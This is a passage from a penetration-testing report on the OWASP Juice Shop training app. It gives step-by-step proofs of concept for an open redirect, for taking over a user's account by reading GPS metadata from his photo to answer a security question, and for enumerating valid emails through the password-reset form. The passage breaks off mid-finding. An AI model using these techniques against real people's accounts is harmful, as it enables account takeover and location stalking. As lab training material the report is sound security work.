
- Recommendations:

- Use a validated list of approved redirect destinations.
- Never allow user input to control the destination of redirects unless it is strictly validated.
- Implement server-side validation and enforce it rather than relying solely on client-side checks.

---


- Proof Of Concept:

1. Open the target application in a browser and Press **F12** to open Developer Tools and go to the **Debugger** tab.



Locate the **main.js** file in the application's source code.


2. Use the search to look for the keyword "redirect" and focus on code sections involving "blockchain" these often contain logic responsible for external redirection.




3. Find the redirect URL or endpoint pointing to a blockchain/crypto site.

`// redirect7to=https://blockchain.info/address/1AbKfgvw9ps042NbL18kuFDQTezwG0DRZn`

4. Copy the redirect link and paste it into the browser's address bar.





The redirect works without validation which means that the application still allows redirects to such domains without proper checks using an outdated allowlist this can expose users to potential phishing or malicious redirection attacks.

## 5.13 Sensitive Data Exposure

### 5.13.1 Meta Geo Stalking

MEDIUM

- Description:  
we exploited metadata embedded in an image uploaded by the user "John". The password reset feature uses a security question related to his favourite hiking location, which can be discovered through the photo's metadata. By analysing the photo, we extracted GPS coordinates that led us to the answer needed to bypass the security question and reset John's account password.

---

- Impact:  
A penetration tester was able to gain unauthorized access to John's account by extracting sensitive metadata (location) from a public image and using it to answer the password reset security question. This demonstrates a real-world risk where users unknowingly expose sensitive data through media uploads.

---

- Vulnerability Location:
  - Reset Password Page: /#/forgot-password

---

- CVE Reference:

---

- Recommendations:
  - Strip all metadata (EXIF) from uploaded images server-side before making them public.
  - Avoid using easily guessable or researchable security questions for account recovery.
  - Implement rate-limiting and monitoring on password reset functionalities.
  - Use multi-factor authentication for sensitive account actions.
  - Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).

- Proof Of Concept:

1. Go to the “Forgot Password” page.

The screenshot shows a dark-themed 'Forgot Password' form. It includes fields for 'Email\*', 'Security Question\*', 'New Password\*', and 'Repeat New Password\*'. A note below the password field specifies a character length requirement: 'Password must be 5-40 characters long.' A character count of '0/20' is displayed next to it. A toggle switch labeled 'Show password advice' is present. At the bottom is a large 'Change' button with a pencil icon.

Field	Description
Email*	A text input field for entering an email address.
Security Question*	A text input field for selecting a security question.
New Password*	A text input field for creating a new password. A note indicates it must be 5-40 characters long, with a current count of 0/20.
Repeat New Password*	A text input field for re-entering the new password.

Observe the reset form asking for: Email address, Security question and new password.

2. To know John's exact email, browse the website for clues (reviews, comments, feedback etc.).

Sensitive Data Exposure :: PWI X Sensitive Data Exposure :: PWI X wordpress - Google X +

localhost:3000/#/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### All Products

Apple juice (1000ml) 1.99¤	Apple Pomace 0.89¤	Banana Juice (1000ml) 1.99¤	Only 1 left Best Juice Shop Salesman Artwork 5000¤
Carrot Juice (1000ml) 2.99¤	Eggfruit Juice (500ml) 8.99¤	Fruit Press 89.99¤	Green Smoothie 1.99¤

team.

5000¤

#### Reviews (2)

**stan@juice-sh.op**

I'd stand on my head to make you a deal for this piece of art.

**bender@juice-sh.op**

just when my opinion of humans couldn't get any lower, along comes Stan...

Apple juice (1000ml) 1.99¤	Apple Pomace 0.89¤	Banana Juice (1000ml) 1.99¤	Only 1 left Best Juice Shop Salesman Artwork 5000¤
Carrot Juice (1000ml) 2.99¤	Eggfruit Juice (500ml) 8.99¤	Fruit Press 89.99¤	Green Smoothie 1.99¤

3. based on known patterns of existing user emails, I guessed that “John” email format: “[john@juice-sh.op](mailto:john@juice-sh.op)”

**Forgot Password**

Email\*  ?

Security Question\*  ?

New Password\* ! Password must be 5-40 characters long. 0/20

Repeat New Password\* 0/20


Show password advice

Change

When entered, the security question appeared, confirming it's valid and the correct email.

Security Question: “What’s your favourite hiking place?”

4. Search the website for posts made by John and found an image




uploaded by John related to hiking in the Photo Wall section.

5. Download and analyze the image metadata Using the following command in Kali Linux: “exiftool favorite-hiking-place.png”.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ ls
favorite-hiking-place.png github.com Latest-ADB-Installer.bat
(kali㉿kali)-[~/Downloads]
$ exiftool favorite-hiking-place.png
ExifTool Version Number      : 12.7.6
File Name                   : favorite-hiking-place.png
Directory                   :
File Size                    : 667 kB
File Modification Date/Time : 2025:04:30 11:29:00-04:00
File Access Date/Time       : 2025:04:30 11:29:00-04:00
File Inode Change Date/Time: 2025:04:30 11:29:00-04:00
File Permissions            : -rw-rw-r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 471
Image Height                : 627
Bit Depth                   : 8
Color Type                  : RGB
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Exif Byte Order             : Little-endian (Intel, II)
Resolution Unit              : inches
Y Cb Cr Positioning        : Centered
GPS Version ID              : 2.2.0.0
GPS Latitude Ref            : North
GPS Longitude Ref           : West
GPS Map Datum               : WGS-84
Thumbnail Offset             : 224
Thumbnail Length             : 4531
SRGB Rendering              : Perceptual
Gamma                       : 2.2
Pixels Per Unit X           : 3779
Pixels Per Unit Y           : 3779
Pixel Units                 : meters
Image Size                  : 471x627
Megapixels                  : 0.295
Thumbnail Image              : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude                : 36 deg 57' 31.38" N
GPS Longitude               : 84 deg 20' 53.58" W
GPS Position                : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

In the metadata: GPS coordinates “36°57'31.38" N 84°20'53.58" W”

6. Search for GPS coordinates on Google Maps to identify the actual location based on these coordinates.



7. Use this location name: “**Daniel Boone National Forest**” as the answer to the security question.

## Forgot Password

Email\*  
john@juice-sh.op ?

Security Question\*  
Daniel Boone National Forest ?

New Password\*  
••••• 5/20

Repeat New Password\*  
••••• 5/20

Show password advice

 Change

You successfully solved a challenge: Meta Geo Stalking (Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.)

X

The penetration tester was able to successfully reset John's account password using the answer derived from the image metadata.

## 5.13.2 Bjoern's Favourite Pet

HIGH

- Description:

This vulnerability involves resetting the password for the account of Bjoern by collecting publicly available information and exploiting a weak security question. The penetration tester gathers details such as the correct email and the answer to the security question (Bjoern's pet name) from website content and external sources, ultimately gaining unauthorized access to his account.

---

- Impact:

A penetration tester was able to reset the password and gain access to Bjoern's account using public information, bypassing authentication by correctly guessing the answer to a security question based on exposed user data. This shows a failure in securely handling password reset mechanisms and user privacy.

---

- Vulnerability Location:

- Reset Password Page: /#/forgot-password
- 

- CVE Reference:

---

- Recommendations:

- Eliminate security questions as a method for password reset. Instead, use multi-factor authentication or token-based reset links.
- Avoid using predictable or publicly available user data in authentication processes.
- Enforce rate limiting and anomaly detection for password reset attempts.
- Limit exposure of sensitive personal information on user profiles and reviews.

- Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).
- 
- Proof Of Concept:
    1. Go to the “Forgot Password” page.

**Forgot Password**

Email\*

Security Question\*

New Password\*

1 Password must be 5-40 characters long. 0/20


Repeat New Password\*

0/20

Show password advice

Change

2. Search for Bjoern's email: Found a review written by Bjoern →



Identified email: [bjoern@owasp.org](mailto:bjoern@owasp.org)

Using admin privileges (from a previous vulnerability) to find another email: “[bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)”

The screenshot shows the SP Juice Shop administration interface at [localhost:3000/#/administration](http://localhost:3000/#/administration). The page has two main sections: "Registered Users" and "Customer Feedback".

**Registered Users:**

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com** (highlighted with a red box)
- ciso@juice-sh.op
- support@juice-sh.op
- morty@juice-sh.op
- mc.safesearch@juice-sh.op
- j12934@juice-sh.op
- wurstbrot@juice-sh.op

**Customer Feedback:**

- 1 I love this shop! Best products in town! Highly recommended! (\*\*in@juice-sh.op) ★★★★★
- 2 Great shop! Awesome service! (\*\*\*@juice-sh.op) ★★★★★
- 3 Nothing useful available here! (\*\*\*der@juice-sh.op) ★ Incompetent customer support! Can't even upload photo of broken purchase!  
Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)
- This is the store for awesome stuff of all kinds! (anonymous) ★★★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★★
- Keep up the good work! (anonymous) ★★★

3. Test both emails on the Reset Password page:

Tried bjoern.kimminich@gmail.com → No security question appeared.

The screenshot shows a dark-themed 'Forgot Password' form. At the top, it says 'Forgot Password'. Below that is a field labeled 'Email\*' containing 'bjoern.kimminich@gmail.com', which is highlighted with a red border. To the right of this field is a help icon (a question mark inside a circle). The next section is labeled 'Security Question\*' with a red border around the input field. To its right is another help icon. Below these are fields for 'New Password\*' and 'Repeat New Password\*', each with character count indicators (0/20) and a note that the password must be 5-40 characters long. A toggle switch labeled 'Show password advice' is present. At the bottom is a large 'Change' button with a pencil icon.

Tried bjoern@owasp.org → Security question appeared → valid email confirmed

**Forgot Password**

Email\*  
bjoern@owasp.org

Security Question\*  
Name of your favorite pet?

Please provide an answer to your security question.

New Password\*

>Password must be 5-40 characters long. 0/20

Repeat New Password\*


0/20

Show password advice

